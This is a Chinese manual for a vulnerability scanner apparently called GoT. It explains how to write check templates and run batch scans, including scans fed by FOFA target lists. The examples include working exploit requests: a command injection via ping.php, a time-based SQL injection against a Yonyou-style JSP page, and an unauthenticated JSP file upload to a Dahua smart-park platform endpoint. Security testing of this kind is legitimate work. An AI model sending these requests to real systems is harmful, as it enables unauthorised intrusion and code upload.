GoT

技术文档

编写时间：2024/08/05

目录

[一，POC编写模块介绍 3](#_Toc171467005)

[1.1 数据库sqlite 3](#_Toc171467006)

[1.2 Config.db介绍 4](#_Toc171467007)

[1.3 Vulnerability 表介绍 4](#_Toc171467008)

[二，POC编写和使用 5](#_Toc171467009)

[2.1 简单的POC编写 5](#_Toc171467010)

[2.2 复杂的POC编写 9](#_Toc171467011)

[2.2.1 变量 9](#_Toc171467012)


[2.2.2 regex 正则表达式 10](#_Toc171467013)

[2.2.3 JSON 以Json的键取值 12](#_Toc171467014)


# 一，POC编写模块介绍

## 1.1 数据库sqlite

sqllite数据库使用工具市面上有很多，这里我建议使用DB Browser for SQLite，下载地址：<https://sqlitebrowser.org/dl/>



使用DB Browser for SQLite打开数据库



## 1.2 Config.db介绍

在config.db中，存在三个表



Fingerprint：此表是存放指纹的地方

Sqlite\_sequence：不知道干什么的，突然出现的一个表，删不掉了

Vulnerability：存放POC的表

## 1.3 Vulnerability 表介绍

点击浏览数据

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

点击选中vulnerability表选中即可。

图形用户界面, 应用程序, 表格

描述已自动生成

此表中有10个字段，分别是：

|  |  |
| --- | --- |
| Vuln | 漏洞名称 |
| CMS | 中间件名称（建议必须是fingerprint表中存在的） |
| Lable | 漏洞类型 |
| Request | 请求，本工具最多支持3次请求，直接将请求包放入该字段中即可 |
| Condition | 每次请求的判断条件，目前判断条件分别是有四个基本函数 body ，header , latency ,和status\_code |
| Disposal1 | 漏洞备注信息 可写可不写 |

# 二，POC编写和使用

## 2.1 简单的POC编写

点击添加新的一行数据

图形用户界面, 文本, 应用程序

描述已自动生成

在condition中存在四个基本判断条件与两个高级函数，

request中存在着一个高级函数（base64Decode()）

#### 2.1.1 condition中四个基本判断条件


在codition中，要以json的形式写四个基本判断条件分别是

|  |
| --- |
| {  “body”**:**”判断是否包含指定的字符串”,  “latency”**:**”判断延时时间，多用于sql延时注入”,  “status\_code”**:**网站状态码，int类型使用时不需要””号括起来,  “header”:”判断网站的返回头”  } |

##### 2.1.1.1 body（关键字）

###### 2.2.1.1.1 单个判断字符

Body就是判断是否指定的字符比如使用



若是命令执行这种漏洞，只需要判断一个关键字的时候，我们只需要简单的写

{

“body”:”关键字”,

“status\_code”:”200”

}

POC举例，下面是某个框架的命令执行漏洞，我们使其输出POC关键字JustForTest检测是否存在关键字，如是返回JustForTest就判断存在漏洞。

|  |
| --- |
| POST /php/ping.php HTTP/1.1  Host:  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0  Accept: application/json, text/javascript, \*/\*; q=0.01  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  Accept-Encoding: gzip, deflate  Content-Type: application/x-www-form-urlencoded; charset=UTF-8  X-Requested-With: XMLHttpRequest  Content-Length: 43  Connection: close  jsondata%5Btype%5D=99&jsondata%5Bip%5D=echo JustforTest |

判断条件以JSON的形式编写

|  |
| --- |
| {  "body": "JustForTest",  "status\_code": 200  } |

###### 2.2.1.1.2 多个判断字符

通常，有一些漏洞需要判断多个字符才比较保险，若是有多个字符，body字段里的值使用英文逗号隔开即可。

图形用户界面, 应用程序, Word

描述已自动生成

##### 2.1.1.2 latency（延时）

测试sql延时注入的字段，以下poc示例，使服务器延时5秒

|  |
| --- |
| GET /u8qx/dialog\_moreUser\_check.jsp?mlid=';waitfor+delay+'0:0:5'-- HTTP/1.1  Host:  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  Accept-Encoding: gzip, deflate  Accept-Language: zh-CN,zh;q=0.9 |

那么我们判断填就就设置5秒就可以了

|  |
| --- |
| {  "latency": 5,  "status\_code": 200  } |

图形用户界面, 应用程序

描述已自动生成


##### 2.1.1.3 status\_code （状态码）

顾名思义，判断网站状态码，在测试poc时对方网站是什么状态码就写什么

|  |
| --- |
| {  "status\_code": 200  } |


##### 2.1.1.4 header（返回头）

Header字段比较特殊，有多种样式



图形用户界面

中度可信度描述已自动生成



首先大伙都知道返回头，请求头都是以map形式请求的，就是键值对

键 **：**值

首先你若是单纯的判断对方的返回头字段中是否存在指定的关键字，是需要将关键字写入即可，

比如判断对方返回头字段中是否包含text/html

|  |
| --- |
| {  "header": "text/html"  } |

“若是判断对方返回头是否包含指定的关键字字段，就使用下面的写法

比如对方返回头中的键Content-Type是否包含指定的值 text/html字段


图片包含 文本

描述已自动生成

|  |
| --- |
| {  "header": " 键 **:** 值 ”,  "status\_code": 200  } |

有些漏洞特殊，返回的信息是键。单纯只想判断返回头的键，不判断值，那么就把值省略掉就好，值用\_替换掉。

比如



|  |
| --- |
| {  "header": "包含的关键字**:**\_",  "status\_code": 200  } |


## 2.2 复杂的POC编写

有些时候需要使用正则表达式取返回字段中的某些值或者提取JOSN，这里提供两个函数regex和json


### 2.2.1 变量

每使用一个高级函数，都要定义一个变量出来

比如我们在condition1中定义一个变量 VIEWSTATE




那么在request2中就是 {{变量名}} 对变量进行使用，跟nuclei一样



### 2.2.2 regex 正则表达式

#### 2.2.2.1 在body中使用正则表达式

在json中使用正则表达式时会产生格式冲突，突然某一天，我脑子里出现了一种奇妙的想法，将正则表达式使用base64格式编码一下不就可以了？



|  |
| --- |
| {  "regex": "VIEWSTATE:body:PGlucHV0W14+XSpuYW1lPSJfX1ZJRVdTVEFURSJbXj5dKnZhbHVlPSIoW14iXSspIg==",  "status\_code": 200  } |

拿出来看表达式

VIEWSTATE**:**body**:**PGlucHV0W14+XSpuYW1lPSJfX1ZJRVdTVEFURSJbXj5dKnZhbHVlPSIoW14iXSspIg==


其中分为三个部分

|  |  |
| --- | --- |
| VIEWSTATE | 定义变量名称，随便起 |
| body | 使用正则表达式匹配哪里的值，分为body和header |
| PGlucHV0W14+XSpuYW1lPSJfX1ZJRVdTVEFURSJbXj5dKnZhbHVlPSIoW14iXSspIg== | Base64加密后的正则表达式，base64解密后为：  <input[^>]\*name="\_\_VIEWSTATE"[^>]\*value="([^"]+)" |

#### 2.2.2.2 在header中使用正则表达式

在header中使用，需要指定一个键

比如



|  |
| --- |
| {  "header": "Set-Cookie:\_",  "regex": "cookie:header:Set-Cookie:UlVJSklFSUQ9KC4qKTsgcGF0aD0v",  "status\_code": 200  } |

其中比body多一个值

|  |  |
| --- | --- |
| cookie | 变量名称，随便写的 |
| header | 表面这次是在header中取值 |
| Set-Cookie | 指定请求头某个键的值 |
| UlVJSklFSUQ9KC4qKTsgcGF0aD0v | Base64加密后的正则表达式 |

### 2.2.3 JSON 以Json的键取值

Json就很简单了

以大华智慧园区综合管理平台文件devicePoint\_addImgIco文件上传漏洞进行举例说明。

请求体1

|  |
| --- |
| POST /emap/devicePoint\_addImgIco?hasSubsystem=true HTTP/1.1  Host:  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0  Connection: close  Content-Length: 249  Content-Type: multipart/form-data; boundary=A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT  Accept-Encoding: gzip, deflate  --A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT  Content-Disposition: form-data; name="upload"; filename="B5FJnD.jsp"  Content-Type: application/octet-stream  Content-Transfer-Encoding: binary  5f8be5deb136b12c15bd8a1732a95a22  --A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT-- |

返回体1

|  |
| --- |
| {  "body": ".jsp",  "json": "jsp:data"  } |

请求体2

|  |
| --- |
| GET /upload/emap/society\_new/{{jsp}} HTTP/1.1  Host:  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  Accept-Encoding: gzip, deflate, br, zstd  Connection: keep-alive  Upgrade-Insecure-Requests: 1  Sec-Fetch-Dest: document  Sec-Fetch-Mode: navigate  Sec-Fetch-Site: none  Sec-Fetch-User: ?1  Priority: u=1 |

返回体2

|  |
| --- |
| {  "body": "5f8be5deb136b12c15bd8a1732a95a22",  "status\_code": 200  } |

返回的json数据中，取出data键的值

图形用户界面, 应用程序

描述已自动生成

|  |
| --- |
| {  "body": ".jsp",  "json": "jsp:data"  } |

其中json的意思是

|  |  |
| --- | --- |
| jsp | 变量名称，随便写 |
| data | 要取的json数据，也就是取上面的“ico\_res\_95e7990f3095\_on.jsp“文件名 |

# 三，命令的使用

## 3.1 测试辅助输出命令


|  |  |
| --- | --- |
| -body | 返回网站的信息 |
| -test | 返回POC编写高级函数中，变量的值 |

### 3.1.1 辅助输出详情信息

例如

GoT.exe sniff -u https://127.0.0.1/#/login -body

输出header ,body ,status\_code




文本

描述已自动生成

检测漏洞信息命令如下

GoT.exe attempt -condition vuln="漏洞名称 " -u https://127.0.0.1:8443 -body



### 3.1.2 漏洞高级函数输出

有时候咱们编写POC不知道高级函数变量的值是多少（也就是regex和json），不知道匹配的值是多少时，可以使用test函数进行测试

GoT.exe attempt -condition vuln="漏洞名称 " -u https://127.0.0.1:8443 -test

文本


描述已自动生成

## 3.2 高级功能

|  |  |
| --- | --- |
| sniff -u http://127.0.0.1 -at | 寻找到cms随后根据cms验证漏洞 |
| sniff -f ip.txt -at | 批量验证cms和漏洞 |
| sniff -f ip.txt -n | 不进行漏洞验证和域名ip信息验证，只测试网站存活和cms信息 |
| -export csv=文件名称 | 导出信息到csv文件中，以后会支持更多文件格式 |


### 3.2.1 打点漏洞探测

使用GoT.exe sniff -f ip.txt -at -export csv=xxx 对资产进行漏洞探测，原理是先从指纹库识别指纹，随后通过指纹寻找指纹相关漏洞，随后输出到csv文件中



### 3.2.2 指纹批量探测

GoT.exe sniff -f ip.txt -n -export csv=xxx 对ip.txt的ip进行指纹探测



# 四，setting.json文件

{

    "concurrency":50,

    "response\_time":10,

    "fofa\_email":"",

    "fafa\_key":"",

    "fofa\_size":"10000"

}

|  |  |
| --- | --- |
| concurrency | 并发数，默认50 |
| response\_time | 网站响应超时时间 |


## 4.1 Fofa联动

打开setting.json文件

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

填入fofa的信息，默认vip是一万条信息一次



随后在command.txt中写入fofa命令，比如app=”xxx”或者title=”xxx”

图片包含 图形用户界面

描述已自动生成

使用方法

GoT.exe fofa -condition vuln="漏洞名称 " -export csv=123

直接从fofa中取出数据随后进行漏洞验证并导出到123.csv文件中

文本

描述已自动生成